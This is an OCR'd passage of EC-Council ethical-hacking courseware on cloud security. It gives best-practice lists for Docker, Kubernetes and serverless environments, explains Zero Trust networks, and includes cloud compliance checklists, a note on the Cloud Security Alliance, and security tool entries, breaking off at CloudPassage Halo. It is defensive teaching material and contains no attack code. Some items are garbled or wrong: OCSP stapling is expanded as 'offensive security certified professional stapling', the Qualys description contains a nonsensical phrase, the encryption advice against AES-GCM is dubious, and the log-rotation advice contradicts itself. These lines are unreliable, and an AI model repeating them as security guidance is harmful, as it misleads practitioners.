
Discussed below are various best practices for securing Docker environment.

- Avoid exposing the Docker daemon socket because it is the basic entry point for the Docker API.
- Only use trusted Docker images because Docker images created by malicious users may be injected with backdoors.
- Regularly patch host OS and Docker with the latest security updates.
- Limit capabilities by allowing access only to the features required by the container. You can use the **`--cap-drop all`** command to drop all capabilities assigned to the container and then assign only the necessary capabilities.
- Always run Docker images with **`--security-opt=no-new-privileges`** to prevent privilege escalation attacks using **`setuid`** or **`setgid`** binaries.
- Disable the inter-container communication feature when running Docker demon by using **`--icc=false`**. To communicate with other containers, you can use **`--link=CONTAINER_NAME_or_ID:ALIAS`** option
- Use Linux security modules, such as seccomp, AppArmor, and SELinux, to gain fine-grained control over the processes.
- Limit resources such as memory, CPU, the maximum number of file descriptors, the maximum number of processes, and restarts to prevent DoS attacks.
- Enable read-only mode on filesystems and volumes by setting the **`--read-only`** flag.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Set the Docker daemon log level to 'info' and avoid running Docker daemon using the 'debug' log level.
- The default user setting for the Docker image is root; configure the container application to run as unprivileged user to prevent privilege escalation attacks.
- Install only necessary packages to reduce the attack surface.
- Check that the Docker images from the remote registry are digitally signed using Docker content trust.
- Avoid using environmental variables for sensitive information and use Docker secrets management for encrypting the secret information in transit.
- Secure the API endpoints with HTTPS when exposing the RESTful API.
- Avoid using the default bridge network when using the single-host app with networking.
- Always store sensitive data in Docker volumes for enhanced data security, data persistence, and data encryption.
- Establish basic authentication by enabling TLS for secure communication over HTTPS between Docker client and the daemon.
- Use tools such as InSpec and DevSec to detect Docker vulnerabilities.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Best Practices for Kubernetes Security


Discussed below are various best practices for securing the Kubernetes environment.

- Ensure proper validation of file contents and their path at every stage of processing.
- Implement configuration method for the credential paths and do not depend on the hardcoded paths.
- Raise errors explicitly after each step of a compound operation.
- Use the copy-then-rename method for log rotation to ensure that logs are not lost when restarting the kubelet.
- Use the well-tested JSON library and type structures for constructing JSON objects.
- Never use compound shell commands without proper validations because they affect the system state.
- Check the returned error value of `os.Readlink /proc/<pid>/exe` explicitly to determine if PID is a kernel process.
- Use centralized libraries to perform common tasks and use common parsing functions, such as ParsePort, across the codebase to increase code readability.
- Use persistent logs in place of log rotation, so that the logs can be written in linear order and new logs can be created when rotation is required.
- Use single encoding format for all configuration tasks because it supports centralized validation.
- Limit the size of manifest files to prevent out-of-memory errors in kubelet.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Use kube-apiserver instances that maintain CRLs to check the presented certificates.
- Use key management services to enable secret data encryption and avoid using AES-Galois/Counter mode or cipher block chaining for encryption.
- Authenticate all HTTPS connections by default to ensure certificates are issued by the CA and prevent MITM attacks.
- Avoid using legacy SSH tunnels because they do not perform proper validation of server IP addresses.
- Use offensive security certified professional stapling to check the revocation status of certificates.
- Use secure TLS by default in development and production configurations to reduce vulnerabilities owing to misconfiguration.
- Use ACLs to manage the file access permissions and prevent unauthorized access.
- Use log filtering to remove basic authentication, such as bearer tokens and other sensitive information, from the log data.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Best Practices for Serverless Security


Discussed below are various best practices for securing the serverless computing environment.

- Minimize serverless permissions in the development phase to reduce the attack surface area.
- Monitor function layers regularly to identify the attempts of malicious code injection and other web server attacks.
- Use third-party security tools because they provide additional layers of visibility and control.
- Regularly patch and update function dependencies and applications.
- Use tools, such as Snyk, to scan serverless applications for known vulnerabilities.
- Maintain isolated function perimeters and avoid relying on the function access and invocation ordering.
- Properly sanitize event input to prevent code injection attacks.
- Use security libraries that disable access to resources and implement runtime least-privileges.
- Deploy functions in minimal granularity to minimize the level of detail and prevent implicit global roles.
- Employ data validation technique on schemas and data transfer objects, instead of data serialization and deserialization.
- Leverage API gateway capabilities to perform input data filtering, traffic throttling, and rate limiting, and to protect from DDoS attacks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Audit and monitor functions by enforcing verbose and safe logging of function events to gain better observability.
- Use secure coding practices and perform code review sessions to patch vulnerable application codes; additionally, use shared security libraries.
- Use TLS/HTTPS for secure communication and use cryptographic algorithms to encrypt credentials.
- Verify the SSL certificates to recognize the communication with remote identity and ensure the communication stops if the verification fails.
- Enable signed requests for cloud vendors to protect the data in transit and to prevent HTTP replay attacks.
- Use secret storage for sensitive information that provides both runtime access and key rotation for protection.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Zero Trust Networks

The Zero Trust model is a security implementation that by default assumes every user trying to access the network is not a trusted entity and verifies every incoming connection before allowing access to the network. It strictly follows the principle, "Trust no one and validate before providing a cloud service or granting access permission." This does not mean that the company's employees would cause harm, but the network can be compromised or a person trying to use the network may not be trustworthy. This trust model prevents users/employees from accessing a network without being verified. It also allows companies to impose conditions, such as allowing employees to only access the appropriate resources required for their work role.

Representation of Zero Trust Network

As shown in the figure, the cloud control plane is a supporting system that coordinates and manages the data plane (every other component in the network). The control plane permits network access requests only from legitimate and verified users or devices. Fine-grain policies are applied at this layer based on the role in the organization, time of day, and device type. To access more secured Internet resources, users need stronger authentication. Once the access request is approved by the control panel, the data plane is configured to accept traffic only from that particular client.

The idea behind implementing this model is to ensure a secure way of resource accessing, enforce strict access control, and monitor the network traffic flow.

Zero Trust can be integrated with techniques such as encryption, multifactor authentication, privileged access management (PAM). This trust network follows the micro-segmentation method to break the network zone into smaller pieces to provide separate access to certain

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

parts of the network. If any perimeter breach is identified, the micro-segmentation prevents the network from further exploitation.





Figure 19.73: Zero Trust Network

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Organization/Provider Cloud Security Compliance Checklist

The below tables provide checklists for determining whether the security team, the rest of the organization, and any proposed cloud provider can assure cloud security.

Checklists to determine if the CSP is fit and ready for cloud security:

	Security Team
Are the members of the security team formally trained in cloud technologies?	❑
Do the organization's security policies consider cloud infrastructure?	❑
Has the security team ever been involved in implementing cloud infrastructure?	❑
Has an organization defined security assessment procedures for cloud infrastructure?	❑
Has an organization ever been audited for cloud security threats?	❑
Will the organization's cloud adoption comply with the security standards that the organization follows?	❑
Has security governance been adapted to include cloud?	❑
Does the team have adequate resources to implement cloud infrastructure and security?	❑

Table 19.9: Checklist to determine if the security team is fit and ready for cloud security

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Operation	Organization	Provider
Are regulatory compliance reports, audit reports, and reporting information available from the provider?	❑	❑
Are the organization's incident handling and business continuity policies and procedures designed considering cloud security issues?	❑	❑
Are the cloud service provider's compliance and audit reports accessible to the organization?	❑	❑
Does the CSP's SLA address incident handling and business continuity concerns?	❑	❑
Does the CSP has clear policies and procedures to handle digital evidence in the cloud infrastructure?	❑	❑
Is the CSP itself compliant with the industry standards?	❑	❑
Does the CSP have skilled and sufficient staff for incident resolution and configuration management?	❑	❑
Has the CSP defined procedures to support the organization in case of incidents in a multi-tenant environment?	❑	❑
Does using a cloud provider give the organization an environmental advantage?	❑	❑
Does the organization know in which application or database each data entity is stored or mastered?	❑	❑
Is the cloud-based application maintained and disaster-tolerant (i.e., would it recover from an internal or external disaster)?	❑	❑
Are all personnel appropriately vetted, monitored, and supervised?	❑	❑
Does the CSP provide the flexibility of service relocation and switchovers?	❑	❑
Has the CSP implemented perimeter security controls (e.g., IDS, firewalls) and does it provide regular activity logs to the organization?	❑	❑
Does the CSP provide reasonable assurance of quality or availability of service?	❑	❑
Is it easy to securely integrate the cloud-based applications at runtime and contract termination?	❑	❑
Does the CSP provide 24/7 support for cloud operations and security-related issues?	❑	❑
Do the procurement processes contain cloud security requirements?	❑	❑
Does the CSP frequently perform vulnerability assessments to identify security gaps and apply necessary patches?	❑	❑

Table 19.10: Checklist to determine if the organization/provider is fit and ready for cloud security based on its operations

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Technology	Organization	Provider
Are there appropriate access controls (e.g., federated single sign-on) that give users controlled access to cloud applications?	❑	❑
Is data separation maintained between the organization and customer information at runtime and during backup (including data disposal)?	❑	❑
Has the organization considered and addressed backup, recovery, archiving, and decommissioning of data stored in the cloud environment?	❑	❑
Are mechanisms in place for authentication, authorization, and key management in the cloud environment?	❑	❑
Are mechanisms in place to manage network congestion, misconnection, misconfiguration, lack of resource isolation, etc., which affect services and security?	❑	❑
Has the organization implemented sufficient security controls on the client devices used to access the cloud?	❑	❑
Are all cloud-based systems, infrastructure, and physical locations suitably protected?	❑	❑
Are the network designs suitably secure for the organization's cloud adoption strategy?	❑	❑

Table 19.11: Checklist to determine if the organization/provider is fit and ready for cloud security based on its technology

Management	Organization	Provider
Is everyone aware of their cloud security responsibilities?	❑	❑
Is there a mechanism for assessing the security of a cloud service?	❑	❑
Does the business governance mitigate the security risks that can result from cloud-based "shadow IT"?	❑	❑
Does the organization know within which jurisdictions its data can reside?	❑	❑
Is there a mechanism for managing cloud-related risks?	❑	❑
Does the organization understand the data architecture needed to operate with appropriate security at all levels?	❑	❑
Can the organization be confident of end-to-end service continuity across several cloud service providers?	❑	❑
Does the provider comply with all relevant industry standards (e.g., the UK's Data Protection Act)?	❑	❑
Does the compliance function understand the specific regulatory issues pertaining to the organization's adoption of cloud services?	❑	❑

Table 19.12: Checklist to determine if the organization/provider is fit and ready for cloud security based on its management

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

International Cloud Security Organizations

Some international cloud security organizations are dedicated to assisting security professionals with best practices, security awareness, and strong security policies that provide better cyber security resilience and a trusted cloud ecosystem.

Discussed below is an international organization that alerts and instructs industries and security professionals about the evolving threats and provides solutions for protecting cloud infrastructure against the cyber-attacks.

- **Cloud Security Alliance (CSA)**

  Source: *https://cloudsecurityalliance.org*

  The CSA is a nonprofit global organization that provides rising awareness and promotes best practices and security policies to help and secure the cloud environment. CSA provides education and knowledge on the uses of cloud computing and helps in securing all forms of computing. CSA can be used to connect the subject matter expertise of the industries, governments, and corporate members to provide cloud-based research, education, certification, and products.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 19.74: Screenshot of CSA

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Cloud Security Tools

Though migrating to the cloud has enormous benefits, security issues are the primary cause of concern. However, many available security services or tools can be used to automate the process of cloud pen testing to ensure confidentiality, integrity, and security of the data hosted in the cloud.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Security Tools

Some tools for securing cloud environment include the following:

- **Qualys Cloud Platform**

  Source: *https://www.qualys.com*

  Qualys Cloud Platform is an end-to-end IT security solution that provides a continuous, always-on assessment of the global security and compliance posture, with visibility across all IT assets irrespective of where they reside. It includes sensors that provide continuous visibility, and all cloud data can be analyzed in real-time. It responds to threats immediately, performs active vulnerability in internet control message protocol timestamp request, and visualizes results in one place with AssetView.




Figure 19.75: Screenshot of Qualys Cloud Platform

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **CloudPassage Halo**

  Source: *https://www.cloudpassage.com*

